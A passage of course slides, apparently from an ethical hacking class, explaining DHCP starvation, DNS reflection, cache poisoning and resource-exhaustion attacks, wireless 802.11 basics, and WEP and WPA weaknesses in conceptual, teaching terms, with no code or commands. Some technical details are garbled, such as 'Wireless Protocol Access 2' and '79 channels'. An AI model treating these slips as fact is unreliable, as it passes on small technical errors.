- **DHCP Offer:** DHCP server sends an offers containing the proposed IP address for DHCP client, IP address of the server, MAC address of the client, subnet mask, default gateway, DNS address, and lease information.
- **DHCP Request:** In response to the offer, the client sends a **DHCP Request** requesting the offered address from one of the DHCP servers.
- **DHCP Acknowledgment:** The server sends Acknowledgment to the client confirming the DHCP lease to the client.
- At this step, the IP configuration is completed and the client can use the new IP settings.



DHCP Starvation Attack

- In a DHCP Starvation attack, a hostile actor sends a ton of bogus DISCOVER packets until the DHCP server thinks they've expended their available pool.
- Clients looking for IP addresses find that there are no IP addresses for them, and they're denied service.
- Additionally, they may look for a different DHCP server, one which the hostile actor may provide.
- Using a hostile or dummy IP address, the hostile actor can read all the traffic that client sends and receives.
- Ref:
https://www.youtube.com/watch?v=jiSl89al4nI&feature=emb_title



DHCP Security Risks

- DHCP protocol requires no authentication so any client can join a network quickly.
- Client has no way of validating the authenticity of a DHCP server, rogue ones can be used to provide incorrect network information.
 - Can cause denial-of-service attacks or man-in-the-middle attacks where a fake server intercepts data that can be used for malicious purposes.
- DHCP server can not authenticate a client, it hands out IP address information to any device that makes a request.
 - A threat actor could configure a client to continually change its credentials and quickly exhaust all available IP addresses in the scope, preventing company endpoints from accessing the network




DNS

What is DNS?

- Domain Name System (DNS) is the phonebook of the Internet.
 - Humans access information online through domain names like google.com, nytimes.com or espn.com etc.
 - Web browsers interact through IP addresses.
 - DNS translates domain names to IP addresses so browser can load Internet resources.
 - The process of DNS resolution involves converting a hostname (i.e. www.example.com) into a computer-friendly IP address (i.e. 192.168.1.1).
-


Types of DNS



- **DNS Recursor:** The recursor is like a librarian who is asked to find a particular book in a library. The DNS recursor is a server designed to receive queries from client machines through applications such as web browsers.
- **Root Nameserver:** The root is the first step in translating human readable host names into IP addresses. It is like an index in a library that points to different racks of books.
- **TLD Name Server:** The top level domain server (TLD) is a specific rack of books in a library. This nameserver is the next step in the search for a specific IP address, and it hosts the last portion of a hostname (In example.com, the TLD server is “com”).
- **Authoritative Nameserver:** This nameserver is a dictionary on a rack of books which can translated a specific name into its definition. If the authoritative name server has access to the requested record, it will return the IP address for the requested hostname back to the DNS Recursor.

DNS Lookup

- A user types 'example.com' into a web browser and the query is received by a DNS recursive resolver.
- The resolver then queries a DNS root nameserver.
- The root server then responds to the resolver with the address of a Top Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, this request is pointed toward the .com TLD.
- The resolver then makes a request to the .com TLD.
- The TLD server then responds with the IP address of the domain's nameserver, example.com.
- The recursive resolver sends a query to the domain's nameserver.
- IP address for example.com is returned to the resolver from the nameserver.
- DNS resolver then responds to the web browser with the IP address of the domain requested initially.
- The browser makes a HTTP request to the IP address.
- Server at that IP returns the webpage to be rendered in the browser (step 10).



DNS Server 8.8.8.8

- While your ISP sets a default DNS server, you're under no obligation to use it.
- Some users may have reason to avoid their ISP's DNS — for instance, some ISPs use their DNS servers to redirect requests for non-existent addresses to pages with advertisements.
- As an alternative, you can point to a public DNS server that will act as a recursive resolver.
- One of the most prominent public DNS servers is Google's 8.8.8.8.
- Google's DNS services tend to be fast and while there are certain questions about the ulterior motives Google has for offering the free service, they can't really get any more information from you that they don't already get from Chrome.
- Google has a page with detailed instructions on how to configure your computer or router to connect to Google's DNS.

DNS Attacks

- **DNS reflection attacks**
 - DNS reflection attacks floods victims with high-volume messages from DNS resolver servers.
 - Attackers request large DNS files from all the open DNS resolvers they can find and do so using the spoofed IP address of the victim.
 - When the resolvers respond, the victim receives a flood of unrequested DNS data that overwhelms their machines.
- **DNS cache poisoning**
 - DNS cache poisoning can divert users to malicious Web sites.
 - Attackers manage to insert false address records into the DNS so when a potential victim requests an address resolution for one of the poisoned sites, the DNS responds with the IP address for a different site, one controlled by the attacker.
 - Once on the fake site, victim may be tricked into giving up passwords or suffer malware downloads.

DNS Attacks

- **DNS resource exhaustion**
 - DNS resource exhaustion attacks can clog the DNS infrastructure of ISPs, blocking the ISP's customers from reaching sites on the internet.
 - This can be done by attackers registering a domain name and using the victim's name server as the domain's authoritative server.
 - So if a recursive resolver can't supply the IP address associated with the site name, it will ask the name server of the victim.
 - Attackers generate large numbers of requests for their domain and toss in non-existent subdomains to boot, which leads to a torrent of resolution requests being fired at the victim's name server, overwhelming it.



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking Session: 08 (Wireless Hacking)

Agenda

-
- Basics of Wireless Technology
 - Wireless Networking Standards (802.11)
 - Authentication Process & Protocols
 - Point to point
 - Extensible Authentication Protocol
 - Wired Equivalent Privacy
 - Wi-Fi Protected Access
 - Wireless Hacking
 - Equipment
 - Wardriving
 - Tools
 - Secure Wireless Network


Basics of Wireless Technology

Understanding Wireless Technology

- A wireless network requires
 - Hardware
 - Software
- Wireless technology is part of daily life
 - Cell and cordless phones
 - Wireless PDAs
 - GPS
 - Two-way Radios
 - Remote controls
 - Garage door openers
 - Baby monitors

Components of Wireless Technology


- A wireless network uses radio waves to connect computers and other devices
- There are two frequency bands allocated
 - 2.4 GHz (1 to 14 channels)
 - 5 GHz (36 to 165 channels)
- A wireless network has three basic components
 - Access Point (AP)
 - Wireless Network Interface Card (WNIC)
 - Ethernet cable



Access Point (AP)

- AP is a transceiver that connects to an Ethernet cable
 - Connects a wireless network with a wired network
 - Not all wireless networks connect to a wired network
 - Most corporates have WLANs (Wireless Local Area Network) that connect to their wired network topology
- Wireless communication channels are configured on AP
 - Enables users to connect to a LAN using wireless technology
 - Available only within a defined area

Access Point (AP) Channels



Service Set Identifier (SSID)

- SSID refers to the name to identify a WLAN
 - Configured on the AP
 - Unique 1 to 32-character case sensitive alphanumeric name
- Wireless computers must configure the SSID before connecting to a WLAN
 - AP broadcasts the SSID
 - An AP can be configured to not broadcast its SSID until after authentication
 - SSID is transmitted with each packet
 - Identifies which network the packet belongs

SSID Examples




Figure 11-2 SSIDs advertised to a wireless station

Default SSID

- Many vendors have SSIDs set to a default value
 - Verify that your clients or customers are not using a default SSID

Vendor	Default SSIDs
3Com	3Com
Apple	Airport Network
Belkin (54G)	Belkin5g
Cisco	Tsunami
Compaq	Compaq
D-Link	WLAN, default
Dell	Wireless
Intel	Intel, 101, xlan, 195
Linksys	linksys, Wireless, linksys-g
Microsoft	MSNHOME
Netgear	Wireless, NETGEAR
SMC	WLAN, BRIDGE, SMC
Symantec	101
US Robotics	WLAN, USR9106, USR808054

How to update SSID:

1. Using your computer or mobile device, open a web browser, then log in to the Admin console of your home router.
2. Different router manufacturers have different ways of logging in to the Router Admin Console.
 - Refer your Router Manual for details.
 - The most common is <http://192.168.1.1>.
3. Go to Wireless menu option.
4. Change the default SSID name in the Wireless Network Name (SSID) field.
5. Click Save or Apply.
 - Some routers need to reboot for the settings to take effect.
6. Reconnect your devices using the new Wi-Fi SSID.

Configuring an Access Point

- Configuring an AP varies depending on the hardware
 - Most devices allow access through any Web browser
- **Example:** Configuring a D-Link wireless router
 - Enter IP address on your Web browser and provide your user login name and password
 - After a successful login, you will see the device's main window
 - Click on Wireless button to configure AP options
 - SSID
 - Wired Equivalent Privacy (WEP) keys
 - Steps for configuring a D-Link wireless router
 - Turn off SSID broadcast
 - Change SSID

Wireless Network Interface Card (NIC)


- For wireless network to work, each node or computer must have a wireless NIC
 - NIC's main function is to convert the radio waves it receives into digital signals the computer understands
- Wireless network standards
 - Wireless standards are a set of services and protocols that dictate how wi-fi networks act
 - Most common standard is IEEE 802.11 WLAN and Mesh standards
 - Two devices using same wi-fi standard can communicate with each without restriction
 - Devices using different standards require the standards to be compatible
 - Devices that use 802.11b, g, and n can all communicate with an ac router.
 - 11b cannot communicate with a, and vice versa.
 - 11g cannot communicate with b, and vice versa.

802.11 Standard

- First wireless technology standard
 - Defined wireless connectivity at 1 Mbps and 2 Mbps within a LAN
- Applied to layers 1 and 2 of OSI model
 - Wireless networks cannot detect collisions
 - Carrier Sense Multiple Access/Collision Avoidance (CSMA/CA) is used instead of CSMA/CD
- Version History
 - Started with 802.11 in 1997 which has been deprecated now
 - 802.11 a & b are nearing their end of life

IEEE Standard	802.11a	802.11b	802.11g	802.11n	802.11ac	802.11ax
Year Released	1999	1999	2003	2009	2014	2019
Frequency	5Ghz	2.4GHz	2.4GHz	2.4Ghz & 5GHz	2.4Ghz & 5GHz	2.4Ghz & 5GHz
Maximum Data Rate	54Mbps	11Mbps	54Mbps	600Mbps	1.3Gbps	10-12Gbps

Architecture of 802.11



- 802.11 uses a Basic Service Set (BSS) as its building block
 - BSS is a small local wireless network
 - Computers within a BSS can communicate with each other
- 802.11 connects two BSSs, 802.11 using a distribution system (DS) as an intermediate layer
 - DS connects multiple APs
 - An AP is a station that provides access to the DS
 - Data moves between a BSS and the DS through the AP

Figure 11-9 Connecting two wireless remote stations

Architecture of 802.11: Frequency Bands

Frequency	Range	Wavelength
Extremely low frequency (ELF)	30–300 Hz	10,000–1000 km
Voice frequency (VF) or ultra low frequency (ULF)	300 Hz–3 KHz	1000–100 km
Very low frequency (VLF)	3–30 KHz	100–10 km
Low frequency (LF)	30–300 KHz	10–1 km
Medium frequency (MF)	300 KHz–3 MHz	1 km–100 m
High frequency (HF)	3–30 MHz	100–10 m
Very high frequency (VHF)	30–300 MHz	10 – 1 m
Ultra high frequency (UHF)	300 MHz–3 GHz	1 m – 10 cm
Super high frequency (SHF)	3–30 GHz	10–1 cm
Extremely high frequency (EHF)	30–300 GHz	1 cm–1 mm

Architecture of 802.11: Frequency Bands

LOWER FREQUENCY MHZ	UPPER FREQUENCY MHZ	COMMENTS
2400	2500	<ul style="list-style-type: none"> • 2.4 GHz band, this spectrum is the most widely used of the bands available for Wi-Fi. • Used by 802.11b, g, & n. • It can carry a maximum of three non-overlapping channels. • This band is widely used by many other non-licensed items including microwave ovens, Bluetooth, etc.
5725	5875	<ul style="list-style-type: none"> • 5 GHz Wi-Fi band provides additional bandwidth, and being at a higher frequency, equipment costs are slightly higher, although usage, and hence interference is less. • It can be used by 802.11a & n. • It can carry up to 23 non-overlapping channels, but gives a shorter range than 2.4 GHz. • 5GHz Wi-Fi is preferred because of the higher number of channels and available bandwidth. • There are also fewer other users of this band.

- Each frequency band contains channels
 - A channel is a frequency range
 - 802.11 standard defines 79 channels.
 - If channels overlap, interference could occur

Architecture of 802.11: Frequency Bands

Standard	Frequency	Rate	Modulation
802.11	2.4 GHz	1 or 2 Mbps	FHSS/DSSS
802.11a	5 GHz	54 Mbps	OFDM
802.11b	2.4 GHz	11 Mbps	DSSS
802.11g	2.4 GHz	54 Mbps	OFDM
802.11e	2–6 GHz	22 Mbps	DSSS
802.11i	2.4 GHz	11 Mbps	DSSS
802.15	2.4 GHz	2 Mbps	FHSS
802.16	10–66 GHz	120 Mbps	OFDM
802.20 (Mobile Wire- less Access Working Group)	Below 3.5 GHz	1 Mbps	OFDM proposed (might change)
Bluetooth	2.4 GHz	12 Mbps	Gaussian frequency shift keying (GMSK)
HiperLAN2	5 GHz	54 Mbps	OFDM

Wi-Fi 6 / 6E Standard

- Wi-Fi 6 is the Wi-Fi Alliance's wireless standard naming system
- Wi-Fi connections were restricted to two bands - 2.4GHz and 5GHz.
- The two frequency bands are busy, with each band broken down into smaller channels.
 - For instance, in an apartment building, there may be many Wi-Fi routers attempting to broadcast on the same frequency, using the same channel.
 - It can cause wi-fi performance issues specially in congested areas
 - Wi-Fi 6E creates 14 new 80MHz channels and seven 160Mhz channels, hugely increasing available network capacity for users.
 - Those users in dense, congested areas will have substantially more bandwidth available for use, reducing Wi-Fi interference.
 - In short, Wi-Fi 6E effectively quadruples the amount of space available to Wi-Fi connection.

Wi-Fi 6:	11ax (2019)
Wi-Fi 5:	11ac (2014)
Wi-Fi 4:	11n (2009)
Wi-Fi 3:	11g (2003)
Wi-Fi 2:	11a (1999)
Wi-Fi 1:	11b (1999)
Legacy:	11 (1997)

Wireless Signal Carriers

- Infrared (IR)
 - Infrared light can't be seen by the human eye
 - IR technology is restricted to a single room or line of sight
 - IR light cannot penetrate walls, ceilings, or floors
- Narrowband
 - Uses microwave radio band frequencies to transmit data
 - Popular uses: Cordless phones, Garage door openers etc

Spread Spectrum

- Modulation defines how data is placed on a carrier signal
- Data is spread across a large-frequency bandwidth instead of traveling across just one frequency band
- Methods
 - Frequency-hopping spread spectrum (FHSS)
 - Direct sequence spread spectrum (DSSS)
 - Orthogonal frequency division multiplexing (OFDM)

802.1x Standard

- Wireless technology increases the potential for security problems
- 802.1x defines the process of authenticating and authorizing users on a WLAN
 - Addresses the security concerns with authentication
 - Basic protocols
 - Point-to-Point Protocol (PPP)
 - Extensible Authentication Protocol (EAP)
 - Wired Equivalent Privacy (WEP)
 - Wi-Fi Protected Access (WPA)

Point to Point Protocol (PPP)

- PPP is used to connect dial-up or DSL users
- PPP handles authentication by requiring a user to enter a valid user name and password
- Point - to - Point Protocol has three components
 - **Encapsulation Component** – It encapsulates the datagram so that it can be transmitted over the specified physical layer.
 - **Link Control Protocol (LCP)** – It is responsible for establishing, configuring, testing, maintaining and terminating links for transmission. It also imparts negotiation for set up of options and use of features by the two endpoints of the links.
 - **Authentication Protocols (AP)** – These protocols authenticate endpoints for use of services. The two authentication protocols of PPP are –
 - Password Authentication Protocol (PAP)
 - Challenge Handshake Authentication Protocol (CHAP)

Extensible Authentication Protocol (EAP)

- EAP allows access to authenticated users only – uses 802.1x
- Used on encrypted networks to provide a secure way to send identifying information to provide network authentication.
- Supports various authentication methods like token cards, smart cards, certificates, one-time passwords and public key encryption.
- Authentication process has 3 components
 - User's wireless device
 - Wireless access point (AP) or authenticator
 - Authentication database or Authentication Server

Extensible Authentication Protocol (EAP)

- EAP Process
 - A user requests connection to a wireless network through an AP
 - AP requests identification data from the user and transmits that data to an authentication server.
 - Authentication server asks the AP for proof of the validity of the identification information.
 - AP obtains verification from the user and sends it back to the authentication server.
 - User is connected to the network as requested.
- EAP methods to improve security on a wireless networks
 - Extensible Authentication Protocol-Transport Layer Security (EAP-TLS)
 - Protected EAP (PEAP)
 - Microsoft PEAP

Extensible Authentication Protocol (EAP)



Figure 11-11 A supplicant connecting to an AP and a RADIUS server

Wired Equivalent Privacy (WEP)

- WEP is part of the 802.11b standard
- Aims to provide the same level of security and confidentiality in wireless networks as in wired networks
- WEP uses encryption of data to make it unrecognizable to eavesdroppers.
- Uses RC4 (a stream cipher) for encryption and CRC-32 checksum for confidentiality and integrity
- Two widely used standards were WEP-40 and WEP-104.
 - In WEP-40, a 40 bit WEP key is concatenated with a 24 bit initialization vector, to generate a 64 bit RC4 key.
 - In WEP-104, a 104 bit WEP key is concatenated with the 24 bit initialization vector, to generate a 128 bit RC4 key.

Wired Equivalent Privacy (WEP)

- Incorporates two authentication methods:
 - Open System authentication
 - Shared Key authentication
- In 2001 – 2003, major security flaws were identified with WEP that proved that the data transmitted was susceptible to malicious changes of the wireless network.
- In 2004, with the approval of Wireless Protocol Access 2 (WPA2), IEEE scraped down both WEP-40 and WEP-104 standards.

WEP Weaknesses

- Integrity of the packets is checked using Cyclic Redundancy Check (CRC32).
 - CRC32 integrity check can be compromised by capturing at least two packets.
 - Leads to unauthorized access to the network.
- WEP uses RC4 encryption algorithm to create stream ciphers.
 - Stream cipher input is made up of an initial value (IV) and a secret key.
 - Length of the initial value (IV) is 24 bits while the secret key can either be 40 or 104 bits long.
 - Total length of both the initial value and secret can either be 64 bits or 128 bits long.
 - The lower possible value of the secret key makes it easy to crack it.
- Weak Initial value combinations do not encrypt sufficiently.
 - Makes them vulnerable to attacks.
- WEP is based on passwords which makes it vulnerable to dictionary attacks.
- Keys management is poorly implemented.
 - WEP does not provide a centralized key management system.
 - Changing keys especially on large networks is challenging.

Wi-Fi Protected Access (WPA)

- Specified as part of 802.11i standard as a replacement for WEP
- **Wi-Fi Protected Access (WPA)** was developed at 2003 by Wi-Fi Alliance.
- **WPA** uses **256-bit WPA-PSK (Pre-Shared Key)**.
- Uses higher Initial Value of 48 bits (as against 24 bits of WEP)
- Two new security mechanisms used:
 - **Message Integrity Check** and **Temporal Key Integrity Protocol (TKIP)**.
 - With **Message Integrity Check** mechanism, the message content became more secure towards hackers.
 - With **TKIP**, key system had changed top **Per-Packet**.
 - TKIP later was replaced by **AES (Advanced Encryption Standard)**.

Wi-Fi Protected Access (WPA)

- WPA improves encryption by using TKIP
- TKIP is composed of four enhancements
 - Message Integrity Check (MIC)
 - Cryptographic message integrity code
 - Objective is to prevent forgeries
 - Extended Initialization Vector (IV) with sequencing rules
 - Implemented to prevent replays
- WPA has two modes:
 - Enterprise mode (WPA-EAP): used for enterprises along with EAP and more secure
 - Personal mode (WPA-PSK): Used for **Individuals with** Pre shared keys making the implementation and management easier
- Later version WPA2 and WPA3 enhance the protocol for some of the security weaknesses

Wi-Fi Protected Access (WPA)

- TKIP enhancements
 - Per-packet key mixing
 - Helps defeat weak key attacks that occurred in WEP
 - MAC addresses are used to create an intermediate key
 - Rekeying mechanism
 - It provides fresh keys that help prevent attacks that relied on reusing old keys
- WPA also adds an authentication mechanism implementing 802.1X and EAP

	WEP	WPA	WPA 2	WPA 3
Stands For	Wired Equivalent Privacy	Wi-Fi Protected Access	Wi-Fi Protected Access 2	Wi-Fi Protected Access 3
